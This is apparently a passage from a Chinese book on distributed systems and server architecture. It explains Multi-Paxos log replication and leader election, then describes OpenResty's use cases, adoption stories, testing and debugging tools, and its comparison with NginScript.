不幸的是，执行 Paxos 胜出的“当选 Leader”还不能算是真正的 Leader，只能算是“当选 Leader”，就像美国总统一样，“当选总统”只是赢得选举，在任期还未开始之前它还不是真正的总统。因为在 Multi-Paxos 中可能存在多个 Server 先后赢得了选主，因此新的“当选 Leader”要立即写出一条日志以确认自己的 Leader 身份。这里就顺势引出日志同步逻辑的简化，我们将 Leader 选主看作 Paxos 的 Prepare 阶段，这个 Prepare 操作在逻辑上一次性地将后续所有即将产生的日志都执行 Prepare，因此在 Leader 任期内的日志同步，都使用同一个 ProposalID，只执行 Accept 阶段即可。那么问题来了，各个备机在执行 Accept 的时候，需要注意什么？

答案是上面提到过的“2 个承诺”，因为我们已经把选主的那轮 Paxos 看做 Prepare 操作了，所以对于后续要 Accept 的日志，要遵守“2 个承诺”。所以，对于先后胜出选主的多个“当选 Leader”，它们同步日志时携带的 ProposalID 的大小是不同的，只有最大的 ProposalID 能够同步日志成功，成为正式的 Leader。

再进一步简化，选主 Leader 后，“当选 Leader”既然必先写一条日志来确认自己的 Leader 身份，而协议允许多个“当选 Leader”产生，那么选主过程的本质就是为了拿到各个备机的“2 个承诺”而已，选主过程本身产生的决议内容并没有实际意义，所以可以进一步简化为只执行 Prepare 阶段，而无需执行 Accept。

进一步优化，与 Raft 协议不同，Multi-Paxos 并不要求新任 Leader 本地拥有全部日志，因此新任 Leader 本地可能与其他 Server 相差了一些日志，它需要知道自己要补全哪些日志，因此它要向多数派查询各个机器上的 MaxLogID，以确定补全日志的结束 LogID。这个操作称为 GetMaxLogID，我们可以将这个操作与选主的 Prepare 操作搭车一起发出。这个优化并非 Multi-Paxos 的一部分，只是一个工程上比较有效的实现。

回放逻辑的简化就比较好理解了，Leader 对每条形成多数派的日志，异步地写出一条“确认日志”即可，回放时如果一条日志拥有对应的“确认日志”，则不需要重新执行 Paxos，直接回放即可。对于没有“确认日志”的，则需要重新执行 Paxos。工程上为了避免“确认日志”与对应的 Redolog 距离过大而带来回放的复杂度，往往使用滑动窗口机制来控制它们的距离。同时“确认日志”也用来提示备机可以回放收到的日志了。与 Raft 协议不同，由于 Multi-Paxos 允许日志不连续地确认，以及任何成员都可以当选 Leader，因此新任 Leader 需要补全自己本地缺失的日志，对未“确认”的日志重新执行 Paxos。我把这个过程叫作日志的“重确认”，本质上就是按照“最大 Commit 原则”，使用当前最新的 ProposalID，逐条对这些日志重新执行 Paxos，成功后再补上对应的“确认日志”。

相对于 Raft 连续确认的特性,使用 Multi-Paxos 同步日志,由于多条日志间允许乱序确认,理论上会出现一种被称我们团队同学戏称为“幽灵复现”的诡异现象,如下图所示。


	Leader	A	B	C
第一轮	A	1-10	1-5	1-5
第二轮	B	宕机	1-6,20	1-6,20
第三轮	A	1-20	1-20	1-20

在第 1 轮中 A 被选为 Leader,写下了 1~10 号日志,其中 1~5 号日志形成了多数派,并且已给客户端应答,而对于 6~10 号日志,客户端超时未能得到应答。

第 2 轮, A 宕机, B 被选为 Leader,由于 B 和 C 的最大的 LogID 都是 5,因此 B 不会去重确认 6~10 号日志,而是从 6 开始写新的日志,此时如果客户端来查询,是查询不到上一轮 6~10 号日志内容的,此后第 2 轮又写入了 6~20 号日志,但是只有 6 号和 20 号日志在多数派。


第 3 轮, A 又被选为 Leader,从多数派中可以得到最大 LogID 为 20,因此要将 7~20 号日志执行重确认,其中就包括了 A 上的 7~10 号日志,如果之后客户端再来查询的话,会发现上次查询不到的 7~10 号日志又像幽灵一样重新出现了。

处理“幽灵复现”问题,需要依赖新任 Leader 在完成日志重确认,开始写入新的 Redolog 之前,写出一条被称为 StartWorking 的日志,这条日志记录了当前 Leader 的 EpochID (可以使用 ProposalID 的值),并且 Leader 每写一条日志都会在日志内容中携带现任 Leader 的 EpochID。回放时,经过了一条 StartWorking 日志之后,再遇到 EpochID 比它小的日志,就直接忽略掉,比如按照上面例子画出的这张图,如下所示,7~19 号日志要在回放时被忽略掉。



2.10.5 依赖时钟误差的变种 Paxos 选主协议简单分析

阿里的阳振坤老师根据 Paxos 协议设计了一个简化版本的选主协议，相对于 MultiPaxos 和 Raft 协议，它的优势是不需要持久化任何数据，引入选主窗口的概念后，在大部分场景下集群内的所有机器能几乎同时发起选主请求，便于投票时比对预定的优先级。下面的图片引用自 OB 团队在公开场合分享 PPT。



如上图所示，选主协议规定选主窗口开启是当前时间对一个 T 取余为 0 的时间，即只能 在第 0、 T 、 $2T$ 、 $3T$ …… $N \times T$ 的时间点上开启选主窗口，协议将一次选主划分为 3 个阶段。

- T_1 预投票开始即由各个选举组成员向集群里的其他机器发送拉票请求。
- 一段时间后进入 T_2 预投票开始，选举组各个成员根据接受到的拉票请，从中选出优先级最高的，给它投票应答。
- 一段时间后进入 T_3 计票阶段，收到多数派投票的成员成为 Leader，并向投票组其他成员发送自己上任的消息。

假设时钟误差最大为 T_{diff} ，网络网路传输单程最长耗时为 T_{st} ，则有：

- 收到预投票消息的时间区间 $[T_1 - T_{diff} \times 2, T_1 + T_{diff} \times 2 + T_{st} = T_2]$ 。
- 收到投票消息的时间区间 $[T_2 - T_{diff} \times 2, T_2 + T_{diff} \times 2 + T_{st} = T_3]$ 。
- 收到广播消息的时间区间 $[T_3 - T_{diff} \times 2, T_3 + T_{diff} \times 2 + T_{st} = T_4]$ 。
- 选主耗时 $Telect = T_4 - T_1 = T_{diff} \times 6 + T_{st} \times 3$ 。

因此在最差情况下，选主开始后，经过 $T_{diff} \times 6 + T_{st} \times 3$ 的 d 时间，就可以选出 Leader 各个成员投出选票后，就从自己的 T_1 时刻开始计时，认为 Leader 持续 lease 时间内有效，在 Lease 有效期内，Leader 每隔 $Telect$ 的时间就向其他成员发出续约请求，将 Lease 时间顺延一个 $Telect$ ，如果 Lease 过期后 Leader 没有续约，各个成员会等待下一个选主窗口到来后发起选主。因此最差情况下的无主时间是：Lease 时间+ $Telect$ +选主窗口间隔时间 T 。

这个选主算法比 Paxos 和 Raft 更简单，但是对时钟误差有比较强的依赖，在时钟误差过大的情况下，会造成投票分裂无法选出主，甚至可能出现双主（不过话说任何保持 Leader 身份的 Lease 机制都得依赖时钟……），因此可能仅仅适合 BAT 这种配备了原子钟和 GPS 校准时钟，能够控制时钟误差在 100ms 以内的土豪机房。在 2015 年闰秒时，这个选主算法已经上线至支付宝，就当时而言，1 秒的跳变已经太大，测试了几个月后修改 NTP 配置

缓慢校准，最后平稳渡过。

2.10.6 疑问与解惑

Q: ZooKeeper 所使用的 ZAD 协议与 Paxos 协议有什么区别？

(1) Zab 用的是 Epoch 和 Count 的组合来唯一表示一个值，而 Raft 用的是 Term 和 Index。

(2) Zab 的 Follower 在投票给一个 Leader 之前必须和 Leader 的日志达成一致，而 Raft 的 Follower 可以简单地说是谁的 Term 高就投票给谁。

(3) Raft 协议的心跳是从 Leader 到 Follower，而 Zab 协议则相反。

(4) Raft 协议数据只有单向地从 Leader 到 Follower（成为 Leader 的条件之一就是拥有最新的 Log），而 Zab 协议在 Discovery 阶段，一个 Prospective Leader 需要将自己的 Log 更新为 Quorum 里面最新的 Log，然后才好在 Synchronization 阶段将 Quorum 里的其他机器的 Log 同步到一致。

Q: Paxos 能完成在全球同步的业务吗？理论上支持多少机器同步？

在 Paxos 成员组横跨全球的案例中我还没有见过 Paper，我个人认为它并不适合全球同步，原因是延迟太大，但是 Google 的 Spanner 和 Amazon 的 Aurora 都实现了横跨北美多 IDC 的同步。理论上多少都行，你能接受延迟就可以。

Q: 能否简单说说 Raft 算法和 Paxos 算法的异同？是应用场的异同吗？

Raft 可以认为是一种简化的 Multi-Paxos 实现，它最大的简化之处在于备机接受 Leader 日志的前提是收到 LogID 连续的日志，在这个假设前提下，就不会我文中提到的“幽灵复现”和“重确认”问题。简化带来的代价是对网络抖动的容忍度稍低一些，考虑这样的场景，有 ABC 三台机器，C 临时下线一会错过一些日志，然后 C 上线了，但是在 C 补全日志之前，AB 如果再宕机一台的话，服务就停了。

Q: Paxos 实现是独立的库或服务还是和具体的业务逻辑绑定，上线前如何验证 Paxos 算法实现的正确性？

OB 实现的 Paxos 是和事务 Redolog 库比较紧耦合的、没有独立的库。测试方案一个是 Monkey tests，随机模拟各种异常环境，包括断网、网络延迟、机器宕机、包重复到达等情况保持压力和异常。另外一个做了个简易的虚拟机，来解释测试 Case，通过人工构造多种极端的场景，来让系统立即进入一个“梦境”。

Q: LogID 和 ProposalID 都应该是不能重复的, 这个是如何保证的? 原子钟的精确性仅仅是为了选主吗?

首先, 在 Leader 任期内, LogID 只由 Leader 产生, 没有重复性的问题。

其次, Leader 产生后会执行 GetMaxLogID, 从集群多数派拿到最大的 LogID, 加以后作为本届任期内的 LogID 起点, 这也可以保证有效日志 LogID 不重复。ProposalID, 高位使用 64 位时间戳, 低位使用 IP 地址, 可以保证唯一性和递增性。

Q: 在用 Paxos 协议做 Master 和 Slave 一致性保证时, 应该怎样去做 Paxos 日志回放?

Master 形成多数派确认后, 异步地写出“确认日志”, Slave 回放到确认日志之后, 才能去回放收到的正常日志。因此在一般情况下, 备机总是要落后主机一点点的。

2.11 OpenResty 的现在和未来

温铭，拥有 10 年互联网安全公司工作经验，主要从事服务端的开发和架构，负责开发过木马云查杀、反钓鱼系统和企业安全产品。目前加入 2017 年年初成立的 OpenResty Inc.，致力于打造基于 OpenResty、Linux 内核等基础平台的企业级产品和解决方案。



我个人之前主要用 Python 来完成开发工作，包括云查杀和反钓鱼系统，都是用 Python 完成的。在 2011 年左右接触到 Nginx 的 C Module 开发，被异步的高性能颠覆了三观，只是门槛太高，一直想找一个像 Python 一样简单，像 Nginx C Module 一样高效的技术。

所以在 2012 年，得知 OpenResty 这个项目的时候，我就在企业安全一个新项目里面，使用它作为服务端的主要技术。

我 2015 年上半年开始在 GitHub 上面，把积累的经验写成一本电子书《OpenResty 最佳实践》，并在 11 月 14 号，以社区名义组织了 OpenResty 的第 1 次技术大会。

2.11.1 OpenResty 是什么，适合什么场景下使用

和大部分知名开源软件诞生在欧美国家不同，OpenResty 自身和依赖的主要组件都是金砖国家的开发者发明的，这点还挺有意思。

Nginx 是俄罗斯人发明的，Lua 是巴西几个教授发明的，中国人章亦春和王晓哲则巧妙地把 Lua 和 Nginx 揉和起来，实现了 OpenResty 这个高性能服务端解决方案。

OpenResty 的核心是基于 Nginx 的一个 C 模块，该模块将 Lua 语言嵌入到 Nginx 服务器中，并对外提供一套完整 LuaWeb 应用开发 API，透明地支持非阻塞 I/O，提供了“轻量级线程”、定时器等高级抽象，同时围绕这个模块构建了一套完备的测试框架、调试技术，

以及由 Lua 实现的周边功能库。这个项目的意义在于其极大降低了高性能服务端的开发难度和开发周期，在快节奏的互联网时代，这一点极为重要。

组织 OpenResty 技术大会之前，我一直认为自己是一个孤独的 OpenResty 使用者，觉得自己在使用一个冷门的技术。

虽然大家都听说过 OpenResty 或者 ngx_lua，但感觉在生产环境中使用它的人却少之又少，除了几个 CDN 公司外，好像没有听说过哪家知名互联网公司在使用 OpenResty。

而 CDN 行业之所以使用 OpenResty，很多是受到 Cloudflare 技术栈的影响，OpenResty 的作者也在国外这家 CDN 公司。

但办完第 1 届 OpenResty 技术大会，我发现使用者真的挺多，奇虎 360 安全、搜索等很多服务端团队都在使用，京东、百度、魅族、知乎、优酷、新浪、锤子这些互联网公司也都在使用。

目前 OpenResty 的主要应用场景有：HTTPProxy、APIServer、WebApplication。

- HTTPProxy: 它在 CDN 行业用得比较多，比如请求改写与路由调度、负载均衡、流量控制、缓存控制、Web 应用防火墙（WAF）等。
- APIServer: 适用于各种智能设备 APP、广告拉取等请求比较密集，对并发、QPS 比较高的环境。比如 Mashape 基于 OpenResty 开发的 KONG，就是一个很不错的 API 网关。
- WebApplication: OpenResty 创建的初衷就是为了做这个，新浪移动已经在所有产品线使用 OpenResty，包括财经、体育等核心业务也在不断从 PHP 技术栈迁移到 OpenResty。访问非常频繁的京东商品详情页，从前台页面展示到后台 API 调用，也都是基于 OpenResty。京东架构师张开涛在 OpenResty 大会上分享时提到，京东的商品详情页面系统不担心恶意访问，因为基于 OpenResty 构建的系统性能足够强。

当然，我们也看到一些大的生产用户的另类用法，比如基于 OpenResty 来实现比较完整的分布式存储的后端。

OpenResty 已经涵盖了服务端开发的方方面面，可以将其当作一个全功能的服务端技术来使用。

2.11.2 某安全公司服务端技术选型的标准

先说下 2012 年做架构选型时的情况，这个很重要，我有时候看到一些架构分享，只讲了现在有多牛，但基本上是听的时候很 high，听完却发现好像没法用到自己的业务上。

其实如何设计架构并不重要，因为每家公司、每个团队，他们的公司文化和技术背景各不相同，生搬硬套只会适得其反。最重要的是当初为什么这么选择，中途为什么调整。

我们的产品要求在单机方面，服务端提供高性能的 API 接口，QPS 至少过万，未来需要支撑到 10 万。

在传统的服务端架构中，一个终端的 HTTP 请求，可能会经过 Web 服务器、开发语言、键值数据库、关系型数据库这些不同进程的交互和处理，其中涉及 cgi 和数据库访问的部分，还可能是阻塞的。这种架构显然不能满足高性能的需要。

所以我们并没有急于去使用 PHP、Python 或者其他的语言来实现功能，而是先勾勒出一个理想化的技术模型。

这个模型应该具备：

- **nonblocking I/O**。比如在连接 MySQL、Redis 和发起 HTTP 请求时，不能傻傻地等待 I/O 的返回，而是需要让 CPU 资源更有效地去处理其他请求。但很多语言并不具备这样的能力和周边库。
- 有完备的缓存机制。不仅需要支持 Redis、Memcached 等外部缓存，也应该在自己的进程内有缓存系统。
- 我们希望大部分的请求都能在一个进程中得到数据并返回，这样是最高效的方法，一旦有了网络 I/O 和进程间的交互，性能就会受到很大影响。
- 同步的写代码逻辑，不要让开发者感知到回调和异步。这个也很重要，程序员也是人，代码应该更符合人的思维习惯，显式的回调和异步关键字会打断思路，也给调试带来困难。
- 最好是站在巨人肩上，基于成熟的技术上搭建。采用一门全新诞生的语言和技术，需要经历语言自身发展期频繁调整的阵痛，还有可能站错队。
- 不仅支持 Linux 平台，还需要支持 Windows 平台，这是我们产品很特别的需求，很多中小企业用户还是习惯 Windows 的操作，不具备 Linux 的维护能力。

基于以上几点的考虑并考察了当时的一些方案，我选择了 OpenResty。

首先，OpenResty 明显的好处是可以用同步的代码逻辑实现非阻塞的调用。其次，它有单进程内的 LRU cache 和进程间的 share DICT cache，并且是把 Nginx 和 LuaJIT 这 2 个极其优秀的组件进行糅合，充分利用各自的优势相互弥补。Nginx 还有 Windows 版本，虽然有非常多的限制，但这些限制都是可以解决的，像是 Nginx 官方 Windows 版本存在不支持的特性这一问题，我们开源出来的版本都解决了。

第 1 次看到这样的方案，我觉得它肯定会颠覆高性能服务端的开发。

为什么呢？在我之前的公司里，每天会有近百亿次的查询请求，但只用了 10 台服务器。

我们采用了 Nginx C 模块+内置在 Nginx 中的 K-V 数据库（自己开发的），来实现所有的业务逻辑，达到这个目标。

听上去很牛，但是过程非常艰辛，两三个十几年工作经验的大牛做了一年多才稳定下来。绝大部分的人开发能力不足，只能望尘莫及。而且后续的调试和维护也会花费不少精力。

但是 OpenResty 的出现改变了这一切，OpenResty 非常简洁优雅，适合人类的正常思维。新手经过一两个月的学习，做出来的 API 就可以达到 Nginx C 模块的性能，而且代码量大减少，也方便调试。

2.11.3 如何在项目中引入新技术

下面我以某安全公司和某门户网站为例，介绍如何在项目中引入新技术。技术选型只是第 1 步，如何才能在一个产品或者项目中引入 OpenResty 这项新的技术呢？我拿某企业安全公司和某门户网站这两家公司真实发生的案例给大家看看。

我和周晶同学都在一个有成熟产品的部门，用一两个人的力量，以一个新技术替换掉了原有的技术架构。但由于企业产品和个人产品的不同，方法却很不一样。

先说我所在某企业安全公司。我在 2012 年年初加入这个部门，当时产品主打免费，目标用户是小企业。所以架构设计上面，只考虑了几十点、几百点的终端请求，使用了非常强绑定的 Windows 平台技术，而且倾向于不用开源软件，自己新做一个更适合自己的框架。包括自己用 C++ 开发的 Web server、自己写的 PHP 路由和框架，数据被存储在 sqlite 里。

我帮忙修改了 2 个月 PHP 的 Bug，看明白了技术架构的思路之后，就去新开的一个产品线了。这是一个实验性的产品，主要面对央企和专用网，一个网络中有上百万的终端。

刚开始没有什么人关注，我就直接采用了 Linux+OpenResty+Redis+Postgres 的开源组件，性能测试甩之前的 N 条街。后面这个实验性的产品，和之前的产品，合并为一个产品，技术上面就割裂为 2 套架构。老功能用老架构，新功能用新架构。

随着越来越多大用户的增加，原有的技术架构开始捉襟见肘，技术债务越积压越多。随着用户的抱怨，SQLite 被抛弃，全面换成 Postgres。但很多工程师对于自己开发的框架还是有些敝帚自珍，不愿意用开源组件替换自研的组件。我们后面逐步通过对比测试、OpenResty 培训还有多次用户性能问题排查，先让开发工程师们都知道这门技术的优势。


快被加班压垮的工程师，逐渐选择使用 OpenResty 而不是自研的框架进行新功能的开发以及旧功能的迁移，从而避免加班。

在产品重构的时候，之前自研的服务端框架被完全抛弃，服务端开发的同学从 8、9 个

人减少到 3 个人。在新技术的引入过程中，我们没有采用强制的举措，因为企业产品需要稳定，用户处部署的版本更新很慢。

而负责某门户网站后端开发的周晶同学，他的实践对大家更有参考意义。

这个门户网站最开始是基于 Apache，用 PHP 来处理用户请求，如下图所示。Apache 是同步多进程模型，在并发请求不多的情况下没有问题。



但是总是会有突发新闻，比如马航失联、文章出轨等，突发的高流量把后台压垮了几次。而且可以预见世界杯的流量也会很大，所以周晶花几个月时间，先用 Nginx 替换了 Apache，使用 Nginx 的 `fast_cgi_cache`，QPS 提升了一个数量级。

但后台的接口都是使用 PHP 来实现的，在高并发下有些力不从心。Nginx 简单的缓存虽然能满足性能，但不能满足业务精细化和数据一致性的要求。

这时候需要找 PHP 之外的解决方案，但前提是让 PHP 的开发能够舒适地被人使用，毕竟工程师最熟悉的还是 PHP 技术栈。

在几个候选的方案中，Node.js 的回调地狱，Golang 的调试不方便，都是一个阻碍（当然，现在 Node.js 和 Golang 都有了长足的进步）。

他们最后选择了 OpenResty，而且基于 OpenResty 开源了一个 Web 框架 Vanilla（香草），模仿了 Yaf 的使用习惯，让 PHP 的开发更容易接受和上手。

2.11.4 如何入门以及学习的正确方法

我的入门，是自己摸着石头过河。当时除了 Python 社区中大妈的那篇使用文章外，我

找不到其他的资料。

上面的 2 家公司，都用 OpenResty 成功替换了之前的技术，但问题还是挺明显，就是大家都认为自己是孤独的使用者，同事中基本没有人认同。在关键和支撑业务上，使用 OpenResty 有些不放心，都会在边缘业务上先做尝试和验证。

虽然 OpenResty 的性能做得很棒，能比肩或者超过其他所有的高性能解决方案，但还是会担心出现没有学习资料、招不到人、没人交流的情况，可能还担心作者章亦春哪天撂挑子不干时，这个项目就黄了。

对于架构师来说，他们是技术决策者，在引入一门新技术的时候，除性能指标的考虑之外，也需要考虑到上面这些问题。

比如在高可用架构群里面，就职于小米科技的马利超做过一篇关于抢购系统演进的分享，他们在抢购系统中曾经使用过 OpenResty，虽然性能满足需求，但是团队里面熟悉 OpenResty 的人不多，最后还是改成了 Golang 语言实现。

如何解决这些担忧？OpenResty 社区是有过思考和讨论的，我在本节的最后提到。

先从一个尝试使用这门技术的开发者的角度看，OpenResty 社区已经做了很多的工作来增加使用的友好度，如下所示。

- 可以从源码安装，也可以通过 yum、brew 等软件仓库的方式来一键安装 OpenResty，并且提供 Windows 和 3 个 Linux 发行版的官方二进制包。
- 提供 OPM 包管理工具，开发者可以很方便地上传、分享、安装自己或者他人的 LuaResty 模块、Lua 库，或者基于 OpenResty 的应用程序和工具。如果开发者想找 Redis、MongoDB 这样的客户端库，就可以通过 OPM 或者 opm.openresty.org 来进行搜索。如果没有的话，或者没有合适的，你可以去着手开发，这样可以避免重复劳动，也可以鼓励大家的协同。

- 有开源和免费的教程和视频资料，可以帮助开发者快速上手，避免常见的错误。

另外，Lua 语言自身也有一些特别的地方。

- 下标从 1 开始，这点是和其他编程语言很大的不同。
- 默认全局变量，需要在所有变量前加 local，忘记的话，可能导致各种难查的 Bug。
- 自带的字符串正则匹配规则和通常的 PCRE 不同，使用的话，学习成本较高。应该使用 OpenResty 提供的基于 PCRE 的 LuaAPI，即 ngx.re。
- Lua 标准库和周边库，都是阻塞的，需要自己甄别哪些可以和 OpenResty 搭配使用。当涉及网络 I/O 的时候，选择的 Lua 库必须在其文档中显式地提及支持 OpenResty 的才是非阻塞的，否则会因 100%阻塞而导致性能急剧下降。

值得一提的是，OpenResty 的作者章亦春已经开始写官方的书籍：<https://github.com/openresty/programming-openresty>，此书偏重进阶，感兴趣的同学可以去 GitHub 关注下。

和其他技术社区不同的是，OpenResty 的作者和核心开发者们不仅活跃在 GitHub 和邮件列表，而且会在 QQ 群和微信群中为使用者和学习者排忧解难。当然，提问前请自行通过 Google 搜索，对于比较复杂的问题，还是推荐使用邮件列表。

2.11.5 OpenResty 中的测试和调试

很多人说我们正在使用 ngx_lua，其实 OpenResty 自身以及周边的生态圈，远不止是 ngx_lua 这么简单。OpenResty 在 GitHub 上面有 30 多个的开源项目，除了 ngx_lua 和周边的 lua-resty-* 库外，很多都是和测试和调试相关的。OpenResty 在测试和调试上面的深度和技术积累是超乎想象的。

先说测试。OpenResty 整个项目，都是一直在践行测试驱动开发（TDD），每一个功能点和历史 Bug 都有完整的测试用例，并且使用 Test::Nginx 来进行白盒和黑盒测试：很多测试用例中使用了 systemtap 在系统调用和 C 源码的级别上进行动态追踪，以确定内部执行的代码路径和预期一致；同时也使用了 Test::Nginx 提供的 mockedTCP/UDPserver 来对许多数据层面的异常情况进行模拟。

对于 I/O 操作的精确覆盖，会通过 OpenResty 的 mockeagain 组件来模拟极端的读写事件，包括读 EAGAIN、写 EAGAIN 和写超时这几种情况。

对于内存泄漏的测试，Test::Nginx 集成了 Valgrindmemcheck 工具，并且提供了一个 leakchecking 测试模式，在此模式下，会调用 ab 和 weighttp 工具长时间压力访问测试接口，同时高频采样 NGINX 进程的内存占用。

每个版本发布之前，OpenResty 的每个模块都需要通过跑在 Amazon EC2 上的 NGINX 测试集群：<http://qa.openresty.org/>。


再说下调试。有人吐槽 OpenResty 调试功能比较弱，没有支持单步调试的 IDE，需要 ngx.log（）记录日志的方式来调试。这个我觉得是个人习惯问题，比如 Windows 开发的同学都很爱 VisualStudio，而我基本没有用过单步调试，简单的 print 就够了。另外，已经有开发者贡献了 lua-resty-repl 来支持 OpenResty 的单步调试。

其实 OpenResty 在调试方面的能力非常强大和完善，有一系列工具集，就像隐藏在水平面的冰山一样。

我们举个例子来看看 OpenResty 是如何调试的。

破坏这个环境，我们希望不修改代码、不重启服务，做应用无感知的调试。

这个时候，就需要祭出火焰图这个神器了，下图是一个示例。



简单来说，火焰图就是把采样数据重新整理，以更直观的形式展示资源的占用。上图中的颜色深浅没有特别的意义，我们需要关心的是平坦的山峰，那里一般是性能瓶颈所在。

假设你使用的是 LuaJIT v2.1（旧版本使用的工具不同），可以用 `stap++` 项目中的 `lj-lua-stacks` 工具生成 Lua 代码级别的 on-CPU 火焰图。特别值得一提的是，`stap++` 项目中的 `lj-lua-bt` 工具，对于确定 Lua 代码热循环的具体位置非常有用。

我们就曾经遇到过一个 CPU100% 的问题，代码中并没有会引起热循环的逻辑。使用 `lj-lua-bt` 后发现终端一个异常的请求包，会卡住正则表达式的解析。如果没有这类工具，会非常难以发现。

对于一些没有像 CPU100% 这么明显的卡顿，可以使用 off-CPU 火焰图，可以直接定位阻塞的系统调用的位置，无论是系统 semaphore 类型的锁，还是阻塞的 I/O 系统调用。

这里不展开解释火焰图如何生成和查看，感兴趣的同学可以去 [Brendan Gregg 的博客](#)，以及开源项目 [openresty-systemtap-toolkit](#) 来详细了解。

另外，现在的调试工具是很比较乱的，有 DTrace、SystemTap、ePBF/BCC、GDB、LLDB 这些。OpenResty 计划开发针对调试的 ylang 小语言，可以从同一个 ylang 描述自动生成面向不同调试框架的调试工具，ylang 的打头字母 y，其实就是英文“WHY”的谐音。

2.11.6 NginScript 是否会替代 OpenResty

NginScript 是今年 Nginx 大会上, Nginx 官方推出的一个新的配置语言。它模仿了 OpenResty 的做法, 把 JavaScriptVM 嵌入到 Nginx 中, 提供简单的 Nginx 配置功能。

我们看下它的 Hello World:

```
location / {
    js_run "
        var res;
        res = $r.response;
        res.status = 200;
        res.send('Hello World!');
        res.finish();
    ";
}
```

再对比下 OpenResty 的 Hello World:

```
location / {
    content_by_lua_block {
        ngx.say("hello world")
    }
}
```

看上去差不多, 只是 OpenResty 简洁一些。根据 Nginx 官方的说明, NginScript 只是想提供一种更方便配置 Nginx 的方法。

与此同时, NginScript 有不少不足之处。一是目前只支持 JavaScript 语言很小的一个子集; 另外它是用 C 语言编写的解释器, 没有 Just-in-Time 编译器, 对于计算较为密集的 JavaScript 代码, 性能较差; 三是没有垃圾回收器, 分配内存都是在请求结束时才会释放, 因此不适合长时间运行的请求或者临时对象分配很密集的逻辑。

现在 OpenResty 已有的功能和计划开发的功能, 和 Nginx 自身的定位还是有很大差异的。Nginx 是 OpenResty 的技术基石, 通过互相借鉴, 推动技术更快更好的发展, 是大家都乐意看到的。

OpenResty 除了可以出色完成反向代理和负载均衡外, 对于集群和工业级使用做了不少特别的特性, 比如:

- 可以在线实时更新和修改集群的配置, 包括 SSL 证书 / 私钥 / session 相关配置、请求跳转和改写规则、响应改写及过滤、安全过滤相关配置、动态负载均衡策略 (请

求级)、多粒度请求频度控制及并发控制、请求粒度的动态缓存策略等等。

- 支持几十万乃至上百万的虚拟主机或源站，每个虚拟主机都可以使用自己独有的配置。
- 可以实时更新绝大部分常用配置参数，无需 reload 或重启服务器进程。
- 支持业务代码的热更新，无需 reload 或重启服务器进程。

所以 NginScript 和 OpenResty 相比，目的完全不一样，功能和性能差距就更大，谈不上替换。

2.11.7 未来重点解决的问题和新增特性

在功能上面，OpenResty 会增加很多激动人心的新特性：

- 打造一个高性能的 WAF 平台。现在阿里云和 cloudflare 的 WAF 做的都很棒，经受住了很多实际的考验。但对于那些没有使用这些云厂商的公司，或者需要个性化设置的公司，就没有一个很好的选择。我们希望可以基于 OpenResty 来建立一个大家都可以使用、可以自定义规则的高性能 WAF。
- 在 OpenResty 中增加内存数据库。可以有持久化，或者就是全内存的，支持 SQL 的查询。这个也是出于极致性能的考虑，有时候我们还是需要使用 SQL 来做一些复杂的查询，但又不想使用那么重的关系型数据库，而且数据是可以丢失的。那么这个性能就可以派上用场。
- 实现 PHP、Python、JavaScript 等语言的常用子集，让开发者可以用自己喜欢的语言写 OpenResty 的代码，底层转换为 LuaJIT 的字节码。
- 在这种模型下，OpenResty 就是一个虚拟机，而 Lua 语言是这个虚拟机上的“机器语言”。我们希望开发者能在更高的抽象层面上思考和表达业务问题，而不必纠缠于实现细节，同时能通过各种上层小语言的优化编译器，享受到接近手写 Lua 代码的运行时效率，无论是空间还是时间。
- 在 OpenResty 的基础之上提供更接近各种典型的互联网业务的抽象，包括领域内小语言和相关的编译器、运行时的支持。

